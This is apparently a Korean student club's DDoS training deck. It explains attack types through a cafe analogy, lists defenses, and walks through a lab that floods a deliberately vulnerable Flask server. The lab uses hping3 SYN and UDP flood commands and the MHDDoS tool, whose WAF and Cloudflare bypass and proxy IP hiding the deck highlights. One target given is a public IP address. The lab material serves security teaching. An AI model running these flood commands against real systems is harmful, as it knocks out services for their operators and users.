



과학하고 미래 성하는 지킴이
融保工

DDOS

-기획부-



목차

- 활동 일정

1. DDOS란?

2. DDOS 종류

3. DDOS 실습


- 테스트 서버 터뜨리기
- IP 우회하는 법





DDOS

- DDoS(Distributed Denial of Service)란?
- 여러 대의 장비를 이용하여 특정 서버, 네트워크, 혹은 서비스에 대량의 트래픽을 발생시켜 정상적인 접근을 방해하는 공격 방식
- 대상 서버나 네트워크를 과부하 상태로 만들어 서비스가 일시적으로 중단되거나 속도가 느려지게 만드는 것





DDOS 쉽게 이해하기

- <악덕 진상손님 단체>의 카페 공격

- ❑ 우리는 어떤 무료 카페를 문 닫게 하고 싶어하는 '악덕진상 손님 단체'라고 가정
- ❑ 이 단체의 목표는 카페의 자원(알바생들의 체력과 시간)을 모두 소진시켜서 정상적인 영업을 못 하게 만드는 것.





DDOS 쉽게 이해하기

- 자원 고갈 공격 (Resource Exhaustion)
 - 단순히 물 100잔을 주문하는 것보다 더 효과적
 - 알바생들의 체력과 시간을 최대한 많이 소모시킴
 - 다른 손님들은 긴 대기 시간 때문에 포기하고 떠남



"자바칩
100잔
은 길
대로,
반만

"자바칩
100잔
은 같
대로, 후
반만

"자바칩 프라푸치노
100잔 주세요! 근데 반
은 같아주시고, 반은 그
대로, 휘핑크림은 2바퀴
반만 돌려주세요!"





다양한 공격 방식

■ 테이블 선점 공격 (SYN Flooding)

- **설명:** 공격자가 TCP 연결의 초기 요청(SYN)을 보내고 응답을 받지만, 최종 확인(ACK)을 보내지 않음.
- **효과:** 서버는 이 연결이 완료되길 기다리며 리소스를 계속 소비.



진상 손님들: (카페에 들어와서 테이블만 잡고 앉아있음)
알바생: "주문하시겠어요...?"
진상 손님들: (그냥 자리만 계속 차지)
결과: 진짜 손님들이 앉을 자리가 없음





다양한 공격 방식

■ UDP Flooding (무응답 주문 공격)

- **설명:** 공격자가 UDP 패킷을 대량으로 보내 대상 서버가 응답을 기다리며 자원을 소모.
- **효과:** 서버가 계속해서 대기 상태로 남아있어 서비스 속도가 저하



진상 손님 100명 : (키오스크에 주문만 넣고 도망감)
알바생: "저기... 결제는요...?" (허공에 대고 말함)
결과: 키오스크는 결제 대기, 알바생은 확인 작업으로 시간 낭비





- **설명:** 공격자가 HTTP 요청을 매우 천천히 보내 서버가 한 번에 많은 요청을 처리하지 못하도록 만듦.
- **효과:** 서버의 연결이 느려져 다른 요청 처리가 어려워짐.

A cartoon illustration of a blue ninja. The ninja is wearing a blue hooded robe with a dark blue belt and a blue tail. They have a determined expression with slanted eyes and are holding a green scroll with a small plant growing from it. The scroll is held in front of their mouth with both hands.





다양한 공격 방식

■ DNS Amplification (DNS 증폭 공격)

- **설명:** 공격자가 작은 요청을 보내고, DNS 서버로부터 대규모 응답을 공격 대상에 전송하도록 유도.
- **효과:** 공격 대상이 과부하에 걸림

진상 손님: "안녕하세요~ 저는 저쪽 김철수 손님이 보냈어요. 김철수 손님이 메뉴판 좀 보여달래요!"
알바생: (엄청 두꺼운 메뉴판을 복사해서 건네줌)
진상 손님: "아, 근데 저기로 보내주세요~" (김철수는 메뉴판을 주문하지 않음)
결과: 작은 요청(메뉴판 보여달라는 부탁)에 대해 훨씬 큰 응답(두꺼운 메뉴판 복사본)이 발생, 엉뚱한 곳(공격 대상:김철수)으로 전달됨
김철수: "엥? 갑자기요? 이걸 다 읽으라고요?"





다양한 공격 방식

- Ping of Death
- **설명:** 정상적인 크기를 초과하는 큰 ICMP 패킷을 전송하여 서버를 크래시시키는 공격.
- **효과:** 대상 시스템의 과부하 및 중단

알바생: (너무 큰 주문에 시스템 마비)



"안녕하세요! 저는 피자 100판, 치킨 200마리, 떡볶이 300인분을 싸달라고 할 건데요..." (실제로는 이런 큰 주문을 처리할 수 없는 작은 카페)





다양한 공격 방식

■ ICMP Smurf (스머프 공격)

- **설명:** 공격자가 네트워크 전체에 ICMP 요청을 브로드캐스트하여, 응답이 공격 대상에 집중되게 만듦.
- **효과:** 대상 시스템 과부하.

진상 손님: (주변 동네 모든 가게에 [target 카페 전화번호로 위조하여 발신 전화)
"여기 [target] 카페 맞나요?"
모든 가게들: (target 카페로 동시에 답신 전화) "아니요, 여긴 다른 가게입니다!"
[target 카페 알바생] : (걸지도 않은 전화 수신하느라 바빠짐)





다양한 공격 방식

■ ICMP Smurf (스머프 공격)

- **설명:** 공격자가 네트워크 전체에 ICMP 요청을 브로드캐스트하여, 응답이 공격 대상에 집중되게 만듦.
- **효과:** 대상 시스템 과부하.

진상 손님: (주변 동네 모든 가게에 [target 카페 전화번호로 위조하여 발신 전화) "여기 [target] 카페 맞나요?"
모든 가게들: (target 카페로 동시에 답신 전화) "아니요, 여긴 다른 가게입니다!"
[target 카페 알바생] : (걸지도 않은 전화 수신하느라 바빠짐)





다양한 공격 방식

■ HTTP Fragmentation 공격 (HTTP 조각화 공격)

- **설명:** 공격자가 HTTP 요청을 작게 쪼개 여러 번에 걸쳐 천천히 전송, 서버가 요청을 끝까지 받지 못하게 방해.
- **효과:** 서버는 요청이 완전해지기를 기다리며 리소스를 계속 소모, 다른 요청을 처리하지 못하고 응답 속도가 느려짐.

알바생: (하나의 주문을 완성하는데 몇 분씩 소요)



"아메리카노 주문할게요..."
(10초 후) "아니, ICE로..."
(20초 후) "Grande 사이즈로..." (30초 후) "시럽 추가..."





다양한 공격 방식

■ NTP 증폭 공격 (Network Time Protocol Amplification)

- **설명:** 공격자가 작은 요청으로 NTP 서버에 접근해 큰 응답을 생성, 피해자의 IP로 전송.
- **효과:** 피해자가 대량의 트래픽을 수신하여 네트워크 자원이 과부하.

시계 가게: (카페로 장문의 시간 설명을 보냄)
"현재 시각은 2024년 11월 14일 오후 3시 27
분 31.235초입니다. 그리니치 표준시로는..."
알바생: (시계 가게 아저씨 설명 다 듣느라 시
간 낭비)



(시계 가게에 target
카페 번호로 전화)
"지금 몇 시예요?"





다양한 공격 방식

■ Memcached 증폭 공격

- 설명:** 공격자가 Memcached 서버에 작은 요청을 보내, 서버가 대규모 캐시 데이터를 피해자의 IP로 전송하게 만들.
- 효과:** 피해자는 방대한 데이터 트래픽을 감당하지 못해 서비스가 중단

알바생: (지난 달 주문 기록을 모두 찾아서 설명)
"아... 지난 달에는 캐러멜 마키아토 3잔, 바닐라 라떼 2잔, 치즈케이크 4조각, 티라미수 2조각, 아메리카노 7잔..." (작은 질문에 거대한 답변)



"지난 달에 왔을 때
주문했던 거 다시 주
세요"





다양한 공격 방식

■ TCP RST 공격 (TCP 연결 초기화 공격)

- **설명:** 공격자가 TCP 연결의 RST(Reset) 패킷을 전송하여 기존 연결을 강제로 종료.
- **효과:** 클라이언트와 서버 간의 정상적인 통신이 반복적으로 중단되어 서비스 이용 불가.

진상 손님1: (주문 중)
(진상 손님 2인척 하면서): "저기요! 주문 취소요!"
(다른 손님인 척 하면서 계속 주문 취소)





다양한 공격 방식

■ Layer 7 DDoS (애플리케이션 계층 공격)

- **설명:** 공격자가 서버가 처리하기 어려운 복잡한 요청을 반복적으로 전송해 자원을 소모.
- **효과:** 서버의 CPU와 메모리가 과부하되어 정상적인 요청을 처리하지 못하게 됨.

알바생: (복잡한 주문을 처리하느라
준비된 체력 모두 소진)



(매우 복잡한 주문을 계속)
"에스프레소 샷 반샷, 시럽
1/3, 휘핑크림은 살짝만,
카라멜 드리즐은 지그재그
로, 얼음은 꼭 각빙으로..."





DDOS 방어 전략

■ 기본 방어



리소스(알바생) 증원

사장님: "알바생 100명 채용했어요!"

결과: 자원이 풍부해져서 공격 효과 감소

IP 차단 (악덕진상손님 단체 출입 금지)

사장님: "악덕진상손님 단체 티셔츠 입은 사람 출입 금지!"

주문 제한 (Rate Limiting)

카페 공지: "1인당 음료 3잔까지만 주문 가능합니다."

체인점 전략 (CDN 활용)

사장님: "이제 전국에 지점이 있어요. 한 지점이 공격받아도 다른 지점은 정상 영업!"





DDOS 방어 전략

■ 진화된 전략



트래픽 세탁 (Traffic Scrubbing)

경비원: "손님들 신분증 검사하고, 수상한 사람들은 다른 입구로 안내합니다"



BGP Flowspec

교통경찰: "수상한 손님들은 아예 카페 근처로 못 오게 도로를 통제합니다"



Anycast Network

사장님: "이제 어느 지점에서나 같은 서비스를 받을 수 있어요. 가까운 지점으로 자동 안내됩니다!"



수상한 손님 탐지 (봇 탐지)

알바생 교육: "메뉴도 안 보고 주문하거나, 똑같은 말만 반복하는 손님은 거절하세요!"





DDOS 실습

- 필요 준비물: UBUNTU VM 2대(칼리도 OK)

□ 공통으로 깔아야 할 것

`sudo apt install git`

`sudo apt install python3-pip`

`sudo apt install net-tools`

- 피해자용 VM 명령어

`git clone https://github.com/YYJ-SH/ddostest.git`



`chmod -R 777 ddostest/`

`cd ddostest`

`pip install flask numpy`

`python3 app.py`

(브라우저에서 localhost:5000나오면 성공)





피해자 주소 확인

- 192.168.140.137:5000 를 모두 본인 걸로 바꾸시면 됩니다

하단 명령어 입력:
Ifconfig

Ens33 inet 192.168로 시작하는게 여러분 주소
피해자 서버 주소는 192.168.140.137:5000

(잘 연결되었는지 공격자 우분투에서 브라우저
창에 해당 주소를 쳐 보시다)

공격자 vm에서 Cpu/메모리 부하 테스트 해보
기


(주의 : 192.168로 시작하는 ip 주소는 사설 ip
로, 동일한 네트워크상에 연결되어 있어야 가
능

```

u@ubuntu: ~/Desktop
Unpacking net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Setting up net-tools (1.60+git20180626.aebd88e-1ubuntu1) ...
Processing triggers for man-db (2.5.1-1) ...
u@ubuntu: ~/Desktop$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:cf:9a:cf:2b txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.140.137 netmask 255.255.255.0 broadcast 192.168.140.255
    inet6 fe80::1a8b:1a8b:e722:530 prefixlen 64 scopeid 0x20<link>
    ether 08:0c:29:65:94:95 txqueuelen 1000 (Ethernet)
    RX packets 1416396 bytes 310701013 (310.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1403219 bytes 1073579190 (1.0 GB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    root@ubuntu: /home/u/Desktop/ddostest# python3 app.py
* Serving Flask app 'app'
* Debug mode: off
  
```







피해자 주소 확인

■ 서버 확인

희생자 vm으로 돌아가서 ddostest 폴더 내에 있는 server.log 우클릭하고 text editor 로 열람

실제로 보니 공격자 ip(192.168.140.139)에서 접속을 한 게 확인





피해자 서버 코드 설명

■ app.py 살펴보기

```
def heavy_task():  
    matrix_multiplication(2000) # 2000x2000 행렬 연산 (매우 무거운 CPU 작업)  
    io_heavy_task()             # 100만 줄 파일 I/O (디스크 자원 소모)  
    try:  
        recursive_function(1000) # 깊은 재귀 호출 (스택 메모리 소모)  
    except RecursionError:  
        pass
```

/compute 엔드포인트 (CPU/메모리 자원 고갈 취약점):

- 한 번의 요청으로 대량의 서버 자원을 소모
- 요청당 처리 시간이 매우 길어 서버 자원이 오래 점유됨
- 동시 요청 시 서버가 쉽게 마비될 수 있음

```
@app.route('/slowloris')  
def slowloris_test():  
    response = ""  
    for i in range(10000): # 큰 응답 생성  
        response += f"데이터 청크 {i}\n"  
        if i % 100 == 0: # 주기적 지연  
            time.sleep(0.1) # 의도적인 지연
```

/slowloris 엔드포인트 (연결 지속 취약점)

- 하나의 요청이 매우 오래 지속됨
- 연결을 계속 유지하면서 서버 자원을 점유
- 동시 연결 수를 빠르게 소진시킬 수 있음





피해자 서버 코드 설명

■ app.py 살펴보기

```
@app.route('/flood', methods=['GET', 'POST'])
def flood_test():
    if request.method == 'POST':
        # 메모리 소모
        memory_load = [x for x in range(100000)]

        # CPU 소모
        matrix = np.random.rand(500, 500)
        result = np.dot(matrix, matrix)

        # 디스크 I/O 소모
        with tempfile.NamedTemporaryFile(mode='w', delete=False) as temp_file:
            temp_file.write("X" * len(data) * 2)

        time.sleep(0.5) # 처리시간 지연
```

/flood 엔드포인트 (복합 자원 소모 취약점):

- CPU, 메모리, 디스크 I/O를 모두 소모
- 의도적인 지연으로 연결 지속 시간 증가
- POST 요청의 경우 더 많은 자원 소모

```
def start_tcp_server():
    sock.listen(5) # 매우 작은 백로그
    while True:
        client, addr = sock.accept()
        logging.info(f"TCP 연결 수락: {addr}")
        client.close()
```

TCP/UDP 서버 취약점

- 연결 큐가 매우 작아 SYN 플러딩에 취약
- 에러 처리가 최소화되어 있어 공격에 취약
- 연결 제한이나 타임아웃이 없음





피해자 서버 코드 설명

- app.py 살펴보기
 - 요청 빈도 제한이 없음
 - 연결 시간 제한이 없음
 - 자원 사용량 제한이 없음
 - IP 기반 필터링 없음
 - 기본적인 DDoS 방어 기능이 전혀 없음
- ✓ 가능한 공격:
 - 1.CPU/메모리 자원 고갈 공격 (/compute)
 - 2.Slowloris 유형의 저대역폭 DoS 공격 (/slowloris)
 - 3.HTTP Flood 공격 (/flood)
 - 4.SYN Flood 공격 (TCP 서버)
 - 5.UDP Flood 공격 (UDP 서버)





DDOS 실습

- 필요 준비물: UBUNTU VM 2대(칼리도 OK)

- 공격자용 VM 명령어

`sudo apt update`

`git hping3`

`git clone`

`https://github.com/MatrixTM/MHDDoS.git`

`cd MHDDoS`

`pip install -r requirements.txt`

```
u@u-virtual-machine: ~/Desktop/MHDDoS
, pycparser, psutil, procache, maxminddb, MarkupSafe, ldap3, itsdangerous, icmplib, future, dnspython, click, charset-normalizer, certifi, blinker, Werkzeug, requests, multidict, ldapdomaindump, Jinja2, cffi, yarl, requests-toolbelt, flask, cryptography, pyOpenSSL, cloudscraper, impacket
WARNING: The scripts futurize and pasteurize are installed in '/home/u/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
WARNING: The script normalizer is installed in '/home/u/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
WARNING: The script flask is installed in '/home/u/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed Jinja2-3.1.4 MarkupSafe-3.0.2 Werkzeug-3.1.3 blinker-1.9.0 certifi-2022.12.7 cffi-1.17.1 charset-normalizer-2.0.12 click-8.1.7 cloudscraper-1.2.71 cryptography-43.0.3 dnspython-2.2.1 flask-3.1.0 future-1.0.0 icmplib-3.0.4 impacket-0.10.0 itsdangerous-2.2.0 ldap3-2.9.1 ldapdomaindump-0.9.4 maxminddb-2.6.2 multidict-6.1.0 procache-0.2.0 psutil-6.1.0 pyOpenSSL-24.2.1 pyasn1-0.4.8 pycparser-2.22 pycryptodomex-3.21.0 pyroxy-1.0b5 pysocks-1.7.1 requests-2.27.1 requests-toolbelt-1.0.0 typing-extensions-4.12.2 yarl-1.17.1
u@u-virtual-machine: ~/Desktop/MHDDoS
```





■ 디도스 공격 툴

- **MHDDoS**는 Python 기반의 강력한 DDoS 공격 시뮬레이션 도구
- **Layer 7**(애플리케이션 계층)과 **Layer 4**(네트워크/전송 계층)에서 다양한 공격 방법을 제공

- **주요 특징:**
 - ✓ 55가지의 다양한 공격 기법 지원.
 - ✓ WAF(웹 애플리케이션 방화벽) 및 Cloudflare 우회 기능.
 - ✓ 프록시 기반 공격 및 증폭 공격 지원.

- **장점**
 - ✓ 다양한 공격 방식으로 실습 가능
 - ✓ 프록시 사용으로 IP 은닉 및 네트워크 우회 가능
 - ✓ 사용자 친화적 명령어 구조
 - ✓ 실시간 로그 및 디버그 모드로 공격 상태 확인





■ 디도스 공격 툴

주요 기능 및 공격 방법

2.1 Layer 7 공격 (애플리케이션 계층)

- **Bypass**: WAF 및 Cloudflare를 우회하여 HTTP Flood 실행.
- **Slowloris**: HTTP 요청을 느리게 보내서 서버 자원 고갈.
- **HTTP Flood**: 대량의 HTTP 요청으로 웹 서버 과부하.
- **Stress**: 고용량 HTTP 패킷을 전송하여 서버 자원 소모.

2.2 Layer 4 공격 (네트워크/전송 계층)

- **SYN Flood**: TCP 연결 요청을 대량으로 보내 서버의 연결 대기열 초과.
- **UDP Flood**: 대량의 UDP 패킷으로 네트워크 대역폭 소모.
- **DNS Amplification**: DNS 리플렉터를 이용하여 타겟 서버로 증폭된 트래픽 전송.

2.3 기타 기능

- **프록시 지원**: SOCKS5, SOCKS4, HTTP 프록시를 통한 IP 숨기기.
- **증폭 공격**: 네트워크 증폭을 통해 공격 효과 극대화.
- **실시간 로그**: Debug 모드로 실시간 공격 상태 모니터링





■ 기본 명령어

Layer 7 공격:

```
python3 start.py <method> <url> <socks_type> <threads> <proxylist> <rpc> <duration>
```

예시:

```
python3 start.py bypass https://example.com 5 100 proxy.txt 100 60
```

Layer 4 공격:

```
python3 start.py <method> <ip:port> <threads> <duration>
```

예시:

```
python3 start.py udp 192.168.1.100:80 100 60
```





DDOS 실습

- 공격해보기 (희생자의 ip 주소가 공격 주소가 됨)

python3 start.py GET http://128.134.233.78:5000/compute 0 100 proxy.txt 20 20
(희생자 서버 띄우는데 실패하신 분들은 http://128.134.233.78:5000/compute 로
날려보세요)

python3 start.py GET http://192.168.140.137:5000/compute 6 100 proxy.txt 20
20

- 구체적인 공격 명령어

HTTP Flooding (MHDDoS 사용):

python3 start.py bypass

http://192.168.140.137:5000/compute 20 60

UDP Flooding (hping3 사용):

sudo hping3 -2 -p 9999 --flood 192.168.140.137

SYN Flooding (hping3 사용):

sudo hping3 -S -p 8888 --flood 192.168.140.137

- 각 인자의 의미:

1.GET: 공격 방법

2.URL: <http://192.168.140.137:5000/compute>

3.6: SOCKS 타입 (6=RANDOM)

4.100: 스레드 수

5.proxy.txt: 프록시 리스트 파일

6.20: rpc (request per connection)

7.20: 지속 시간(초)





